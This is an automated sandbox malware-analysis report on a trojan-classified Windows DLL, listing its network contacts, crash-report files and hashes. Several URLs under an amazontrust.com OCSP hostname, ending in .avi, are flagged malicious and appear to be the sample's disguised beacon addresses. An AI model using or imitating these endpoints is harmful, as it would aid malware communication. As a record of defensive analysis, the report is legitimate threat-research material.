| http://ocsp.sca1b.amazontrust.com/images/pHWWVyKJpE2g/nNZcTMutRbw/CCuOk7RvdVCDGz/STh4ftwA407S9VDDkvBy4/G7M_2BJ4E2bGBbf7/N4t3UKgsWntjM7M/mhCOIjxjlHyX4RUX7Q/Rdq3ib1hF/2fWqDSaJ9GA2yVZ_2Bgz/9iFlTX9OFyKHKxrjQJU/JYzhGNAUNkUKgLpHHU6bLf/nZUT_2BcMHeCkKwcWj/aMt.avi | 0% | Avira URL Cloud | safe | |
| http://https://onedrive.live.com;OneDrive-App | 0% | Avira URL Cloud | safe | |
| http://https://www.stroeer.com/fileadmin/com/StroeerDSP_deviceStorage.json | 0% | URL Reputation | safe | |
| http://ocsp.sca1b.amazontrust.com/images/cCdYQdt2tX8RhHk/neYfmVtOu_2BWHOxaX/ecV9VJIhq/XE4M5D_2FzTYipgQVzFy/24_2BtaWyVjXI2M_2FX/wa66wgzPqWCXC0kGRqyEUL/snesyfGZeTgvJ/569YwYUH/U86MzznZ70JhRKq9sWcaTd1/Hzb_2FFW0u/GZ5sESPD_2B5JLMQh/7K5kxREyrQ1n/mKmdzEvi70Tv5/6xorN.avi | 0% | Avira URL Cloud | safe | |
| http://ocsp.sca1b.amazontrust.com/images/ljDNkkzbV4a6qGMM6/1HExUGmQXVwO/frwWBEjdrZ4/d5S8UlSiYa0DzX/el9J2qXVIUyYCxMHHr91X/kizLttMGapdo5SvF/olXlCBP7aPqDsmB/ICQ2HKBamF1i_2Fxdj/ZsDmjnqFK/ytn9Ymr2xJl5Qy4kiXVc/IQDWlUGPzShrNYAjXzf/JPSl_2BD7pWwAJFNY_2B0f/3A3oDAh_2BF9_/2BxYBJaFI/UpWol9RI.avi | 0% | Avira URL Cloud | safe | |
| http://https://www.stroeer.de/konvergenz-konzepte/daten-technologien/stroeer-ssp/datenschutz-ssp.html | 0% | URL Reputation | safe | |
| http://https://www.bidstack.com/privacy-policy/ | 0% | URL Reputation | safe | |
| http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au | 0% | URL Reputation | safe | |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| contextual.media.net | 23.211.6.95 | true | false | | high |
| dart.l.doubleclick.net | 172.217.19.102 | true | false | | high |
| tls13.taboola.map.fastly.net | 151.101.1.44 | true | false | | high |
| ocsp.sca1b.amazontrust.com | 13.225.29.191 | true | false | | high |
| hblg.media.net | 23.211.6.95 | true | false | | high |
| lg3.media.net | 23.211.6.95 | true | false | | high |
| btloader.com | 172.67.70.134 | true | false | | high |
| geolocation.onetrust.com | 104.20.184.68 | true | false | | high |
| edge.gycpi.b.yahoodns.net | 87.248.118.23 | true | false | | high |
| ad-delivery.net | 104.26.2.70 | true | false | | high |
| www.msn.com | unknown | unknown | false | | high |
| ad.doubleclick.net | unknown | unknown | false | | high |
| srtb.msn.com | unknown | unknown | false | | high |

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| img.img-taboola.com | unknown | unknown | false | | high |
| s.yimg.com | unknown | unknown | false | | high |
| web.vortex.data.msn.com | unknown | unknown | false | | high |
| cvision.media.net | unknown | unknown | false | | high |

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://https://btloader.com/tag?o=6208086025961472&upapi=true | false | • 1%, Virustotal, Browse<br>• Avira URL Cloud: safe | unknown |
| http://https://ad-delivery.net/px.gif?ch=1&e=0.7442770494067928 | false | • Avira URL Cloud: safe | unknown |
| http://ocsp.sca1b.amazontrust.com/images/1mUl4vSxMxI/e7HhiI3PfruX2m/qXVt2BLImZpNU2AUWYoPx/KJXoqE51DtcFrNZ_/2BgDE50_2B2je1s/48lZWMnPdCpHd_2FFy/Vcq64rYip/9aN0bRvWizmkP5fXR2T3/jiHfK2wSGdTtZ8VP53I/SUMESuf_2FBQAkd3zXxfOT/_2BcxECgxKRoa/s8ZW5dhr/E0BgSy4u3Bh6HSi/j.avi | true | • Avira URL Cloud: safe | unknown |
| http://https://s.yimg.com/lo/api/res/1.2/BWUYr.M5U6.kf035wsX8Lg--~A/Zmk9ZmlsbDt3PTYyMjtoPTM2ODthcHBpZD1nZW1pbmk7cT0xMDA-/https://s.yimg.com/av/ads/1621266752856-586.jpg | false | | high |
| http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F26b7c43e8735f7408c60e41fb7e91ecd.jpg | false | • Avira URL Cloud: safe | unknown |
| http://https://ad.doubleclick.net/favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250 | false | | high |
| http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F11b9f069e5e00ff6dd3050259af20493.jpg | false | • Avira URL Cloud: safe | unknown |
| http://ocsp.sca1b.amazontrust.com/images/pHWWVyKJpE2g/nNZcTMutRbw/CCuOk7RvdVCDGz/STh4ftwA407S9VDDkvBy4/G7M_2BJ4E2bGBbf7/N4t3UKgsWntjM7M/mhCOIjxjlHyX4RUX7Q/Rdq3ib1hF/2fWqDSaJ9GA2yVZ_2Bgz/9iFlTX9OFyKHKxrjQJU/JYzhGNAUNkUKgLpHHU6bLf/nZUT_2BcMHeCkKwcWj/aMt.avi | true | • Avira URL Cloud: safe | unknown |
| http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location | false | | high |
| http://ocsp.sca1b.amazontrust.com/images/cCdYQdt2tX8RhHk/neYfmVtOu_2BWHOxaX/ecV9VJIhq/XE4M5D_2FzTYipgQVzFy/24_2BtaWyVjXI2M_2FX/wa66wgzPqWCXC0kGRqyEUL/snesyfGZeTgvJ/569YwYUH/U86MzznZ70JhRKq9sWcaTd1/Hzb_2FFW0u/GZ5sESPD_2B5JLMQh/7K5kxREyrQ1n/mKmdzEvi70Tv5/6xorN.avi | true | • Avira URL Cloud: safe | unknown |
| http://ocsp.sca1b.amazontrust.com/images/ljDNkkzbV4a6qGMM6/1HExUGmQXVwO/frwWBEjdrZ4/d5S8UlSiYa0DzX/el9J2qXVIUyYCxMHHr91X/kizLttMGapdo5SvF/olXlCBP7aPqDsmB/ICQ2HKBamF1i_2Fxdj/ZsDmjnqFK/ytn9Ymr2xJl5Qy4kiXVc/IQDWlUGPzShrNYAjXzf/JPSl_2BD7pWwAJFNY_2B0f/3A3oDAh_2BF9_/2BxYBJaFI/UpWol9RI.avi | true | • Avira URL Cloud: safe | unknown |

## URLs from Memory and Binaries

## Contacted IPs

## Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 104.26.2.70 | ad-delivery.net | United States | | 13335 | CLOUDFLARENETUS | false |
| 13.225.29.191 | ocsp.sca1b.amazontrust.com | United States | | 16509 | AMAZON-02US | false |
| 87.248.118.23 | edge.gycpi.b.yahoodns.net | United Kingdom | | 203220 | YAHOO-DEBDE | false |
| 172.217.19.102 | dart.l.doubleclick.net | United States | | 15169 | GOOGLEUS | false |
| 151.101.1.44 | tls13.taboola.map.fastly.net | United States | | 54113 | FASTLYUS | false |
| 104.20.184.68 | geolocation.onetrust.com | United States | | 13335 | CLOUDFLARENETUS | false |
| 172.67.70.134 | btloader.com | United States | | 13335 | CLOUDFLARENETUS | false |

## Private

| IP |
|---|
| 192.168.2.1 |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 33.0.0 White Diamond |
| Analysis ID: | 481107 |
| Start date: | 10.09.2021 |
| Start time: | 11:10:34 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 13m 43s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | qT9Qk5aKTk.dll |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 46 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal92.troj.winDLL@62/162@17/8 |
| EGA Information: | • Successful, ratio: 30% |
| HDC Information: | • Successful, ratio: 78.1% (good quality ratio 68.9%)<br>• Quality average: 70.5%<br>• Quality standard deviation: 35.1% |
| HCA Information: | • Successful, ratio: 72%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .dll |
| Warnings: | Show All |

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 11:11:43 | API Interceptor | 2x Sleep call for process: rundll32.exe modified |
| 11:12:49 | API Interceptor | 1x Sleep call for process: regsvr32.exe modified |
| 11:12:52 | API Interceptor | 2x Sleep call for process: WerFault.exe modified |
| 11:13:03 | API Interceptor | 1x Sleep call for process: loaddll32.exe modified |

# Joe Sandbox View / Context

## IPs

**No context**

## Domains

**No context**

## ASN

**No context**

## JA3 Fingerprints

**No context**

## Dropped Files

**No context**

# Created / dropped Files

| C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_4323c1d7a32576d87639b5d887c5a93fe7aab20_82810a17_02ccbfde\Report.wer | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | Little-endian UTF-16 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 11920 |
| Entropy (8bit): | 3.756719613121307 |
| Encrypted: | false |
| SSDEEP: | 192:TYsi+0oXyHygtwjed+5/u7snS274ItWcB:TDiIXKygtwjeU/u7snX4ItWcB |
| MD5: | 5A6C504B31B4A14DBAC20A5AE98E6AF9 |
| SHA1: | AA16A48947086EB6A7A399AE298ABA7AFF9F4E18 |
| SHA-256: | 1660E7AE5BBF27684B32A721E5962106F40AAD1B6AFA9584E115B8EB4B8FBFF1 |
| SHA-512: | BB47AFC1213ABF6E95E2B4A366A8FA0CAF950503D593D575D9A9D52C84843B7568FBC8F269346FE1BC67A3C7314EFC728448933AD722E29452E1C4E3D4C13FD |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | ..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.5.7.7.1.1.5.7.9.3.1.4.3.6.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.7.5.7.7.1.1.8.6.8.3.0.0.5.2.0.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.4.1.0.9.5.e.4.-.a.2.7.2.-.4.3.5.2.-.9.7.2.3.-.a.1.a.0.5.1.a.4.c.6.3.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.9.3.a.9.1.3.6.-.d.8.a.9.-.4.2.4.5.-.8.5.e.f.-.0.6.e.b.d.c.f.f.6.c.f.8.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.r.u.n.d.l.l.3.2...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.U.N.D.L.L.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.a.b.0.-.0.0.0.1.-.0.0.1.7.-.7.5.4.c.-.c.3.5.8.6.f.a.6.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.b.c.c.5.d.c.3.2.2.2.0.3.4.d.3.f.2.5.7.f.1.f.d.3.5.8.8.9.e.5.b.e.9.0.f.0.9. |

| C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_4323c1d7a32576d87639b5d887c5a93fe7aab20_82810a17_199c0d18\Report.wer | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | Little-endian UTF-16 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 11920 |
| Entropy (8bit): | 3.7571231064146446 |
| Encrypted: | false |
| SSDEEP: | 192:BNy4iT0oX2Hygtwjed+x/u7s2S274ItWcW:LPiNXuygtwjec/u7s2X4ItWcW |
| MD5: | B809BAAABB1FAE77151235784611ABE0 |
| SHA1: | D31E947B9E0048DEE25534029C8842DC4D680B28 |
| SHA-256: | 5268D964080D257046D8161D665462026C4456A05F453BFD94508290E35C1ADD |
| SHA-512: | 63B6FD8E5B12071E6A4522F517FB7582CBF9A0651770DBD588A6A5B9B72AD51FB7DB8D7CA3D38C26CEB7C419E04B13DAEAF0A2B5ACDB4F9813B2E06F1302E8B |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | ..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.5.7.7.1.1.4.7.0.6.4.8.4.4.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.7.5.7.7.1.1.6.9.6.6.1.3.6.5.6.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.f.4.1.1.b.c.c.-.4.d.7.3.-.4.2.7.d.-.a.5.2.e.-.6.3.8.5.b.d.e.c.4.6.0.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.a.c.3.4.c.1.c.-.c.b.3.b.-.4.c.0.f.-.9.a.a.a.-.4.c.b.f.1.e.d.b.a.0.c.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.r.u.n.d.l.l.3.2...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.U.N.D.L.L.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.b.8.-.0.0.0.1.-.0.0.1.7.-.7.1.4.7.-.5.e.5.4.6.f.a.6.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.b.c.c.5.d.c.3.2.2.2.0.3.4.d.3.f.2.5.7.f.1.f.d.3.5.8.8.9.e.5.b.e.9.0.f.0.9. |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WER9FE.tmp.xml | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | XML 1.0 document, ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 4630 |
| Entropy (8bit): | 4.456257015244924 |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WER9FE.tmp.xml | |
|---|---|
| Encrypted: | false |
| SSDEEP: | 48:cvIwSD8zsDJgtWI9zTWSC8B38fm8M4JCds9FW+q8/5N4SrS1d:uITfdQiSNKJsWDW1d |
| MD5: | C85522AED6D99245B2AD73EB42FDDED7 |
| SHA1: | 432461EF66EBBA3B9008B1C628BA57E848B4AE18 |
| SHA-256: | BB251150EE66BCAB97D2ED5DAB3566A697E98A5CE28EFBD32166758E24EFB440 |
| SHA-512: | DD1730550C25953179E8C023B12ACB1F12659FAE6D74B5ABA0F7C038EE74880F059E3726AD9F78839E4ABF73CB14C04E60044A09FDD8117B7D6B5F6F2B3754A |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1160843" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />.. |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERA873.tmp.dmp | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | Mini DuMP crash report, 15 streams, Fri Sep 10 18:12:32 2021, 0x1205a4 type |
| Category: | dropped |
| Size (bytes): | 60916 |
| Entropy (8bit): | 1.9527058025831723 |
| Encrypted: | false |
| SSDEEP: | 192:0Lon82dJpLXznNRmoJi5nRURxTq0DW4uzPNweQT2PPmwbUMIQrGWI:ln82bhX7N4ochquQW4uzPNMkuwUQCr |
| MD5: | C06DECD89D8016975BB470963B06B70F |
| SHA1: | AD9806DDCCF66375C78FF0CE3C535834FB32109B |
| SHA-256: | D27048068C6143699CEFDBF1558E6C08CBB1A4171E2AD30C2AB2143982CB26E9 |
| SHA-512: | F09D5DEED01DA3E6378D872DDF556562848BA4591CAC3F349B629FEE3DC5F3B365A3426C306F16A5831DC2C1032205772F3DBCAED187209F0D4FB69209FDF5 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | MDMP..... .....;a.....U.....B.....x.....GenuineIntelW.....T.....;a.....0..1.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ..... .....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... ..... |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERBF86.tmp.WERInternalMetadata.xml | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 8278 |
| Entropy (8bit): | 3.6917716035104053 |
| Encrypted: | false |
| SSDEEP: | 192:Rrl7r3GLNin76XJskf6Y/rE6fgmfTkOSnCpDd89bBQsfS6rm:RrlsNi76Jf6Yg6fgmfTkOSdBjfS/ |
| MD5: | 7DA0AFD856668114EC1F97AA0505932E |
| SHA1: | 46490E391458F15B7EFAB35F9F6137B8C9C37390 |
| SHA-256: | F27792E5F4F5F7CDB73534F8A4972EAF404EC631BDBC1C2DACDA03A93600A769 |
| SHA-512: | F23D14853B8A945D8B85EC32EB08D53DCFD82A93A6A795034901D093F330D70193E5A6369B1CD4DBC82DF5B7C169F4740785FFCCABFB7EEB17BC04A3689A03 6 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | ..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.8.4.0.<./.P.i. d.>..... |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERC69C.tmp.xml | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | XML 1.0 document, ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 4630 |
| Entropy (8bit): | 4.451509704292732 |
| Encrypted: | false |
| SSDEEP: | 48:cvIwSD8zsDJgtWI9zTWSC8BV8fm8M4JCds9Fsv+q8/54H4SrSrd:uITfdQiSNwJmvnDWrd |
| MD5: | 575C740718B3B29BF8626E2D141E2A66 |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERC69C.tmp.xml | |
|---|---|
| SHA1: | BA21A473D5E2FEB19936506A3654C59BCF14ADE5 |
| SHA-256: | 23B7BFD1430C86B9009F0483AEEABD141258632E315202F9E9A8461AFFE9F7D1 |
| SHA-512: | AE2868DABBC1CBD99A4008C136A5FB99E6961C71641401961D10FFEC45621F31BDB889B6938120C39A52DD22D12ABEC9818C38AA99676A49CAEC290D3DCB45 B |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1160843" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />.. |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2EE.tmp.dmp | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | Mini DuMP crash report, 15 streams, Fri Sep 10 18:12:48 2021, 0x1205a4 type |
| Category: | dropped |
| Size (bytes): | 67414 |
| Entropy (8bit): | 1.8355342190521222 |
| Encrypted: | false |
| SSDEEP: | 192:ErYRSsdJxbb7gR0i7WHxXqZstsDqtUT2RmpPMhfp1fGOGj4nCOFsVwN:9jbxLgZ6HZGutg2RmpPMfFG/4XeVI |
| MD5: | 3EA8F72E78A991FA05E5086B3AADBB6F |
| SHA1: | 4F916A0B292B43714FBE13671F9106C00C703C8A |
| SHA-256: | 83480519D8B1D836CFE843BD8E15B3501F4E992A1CCE102127F602656696E87F |
| SHA-512: | CA64B278F182608D5FE06FF4DD070083C12A1CE55B36EFC45BBA885EE34C0060E9FFC80EDB69990C327CA23B7813BCD9840423D0CF7614155E1BA2F4591F9E3 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | MDMP..... ..... .;a.....U.....B.....GenuineIntelW.....T.....;a.....0..1.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... .....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... ..... |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERFFDB.tmp.WERInternalMetadata.xml | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 8288 |
| Entropy (8bit): | 3.6920049962772135 |
| Encrypted: | false |
| SSDEEP: | 192:Rrl7r3GLNilv6ppr6Y/r66DgmfTkOSnCpDz89bMEsf0jkm:RrlsNi96nr6Ye6DgmfTkOSDM3fc |
| MD5: | 2140BD66E3553C411015CA227B518CB3 |
| SHA1: | EE0CC8570996FA775B70A1BE8C3267C7EE52521D |
| SHA-256: | 3B5877F46934968AC98589F9C45F85ED859D027A47A9423C87E3BD667226A6E9 |
| SHA-512: | 5F08911E5079458F19F6B7DBA4FFD274A7655DDC455D989B51485E2A9C70B816952C3D9194B3AEE6C6918AD0AC195F3BF394B134390110B79E4207D81520DB52 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | ..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.2.7.3.6.<./.P.i. d.>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\IUHEMSR9\contextual.media[1].xml | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 2818 |
| Entropy (8bit): | 4.860107736873418 |
| Encrypted: | false |
| SSDEEP: | 48:LXY7XY7XYt7T7Tt7T7T7D7DZ7D7D7D7D7DtuYzY7DtuYzY7DtuYzY7DtuYzYC7DJ:8MMt//t//PPZPPPPPtxkPtxkPtxkPtxl |
| MD5: | 4A7A9CBCCF88026287DDD5BB618D06EB |
| SHA1: | 82CCF71CE61B3EFCCF10B2306531E675AE29A003 |
| SHA-256: | 084FE39E237AB34B6E52581336F91C0B221B2F69962C0F708E95FE42786A3CC5 |
| SHA-512: | 059BB8592FE71A6FB777DD02C0B6103EE319D423E709375EDC98ADA59CC423F481E3C106A4066E527B037FFC906ACB4C306473F09929E80A3596CCA923AB4FC |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\IUHEMSR9\contextual.media[1].xml | |
|---|---|
| Malicious: | false |
| Reputation: | unknown |
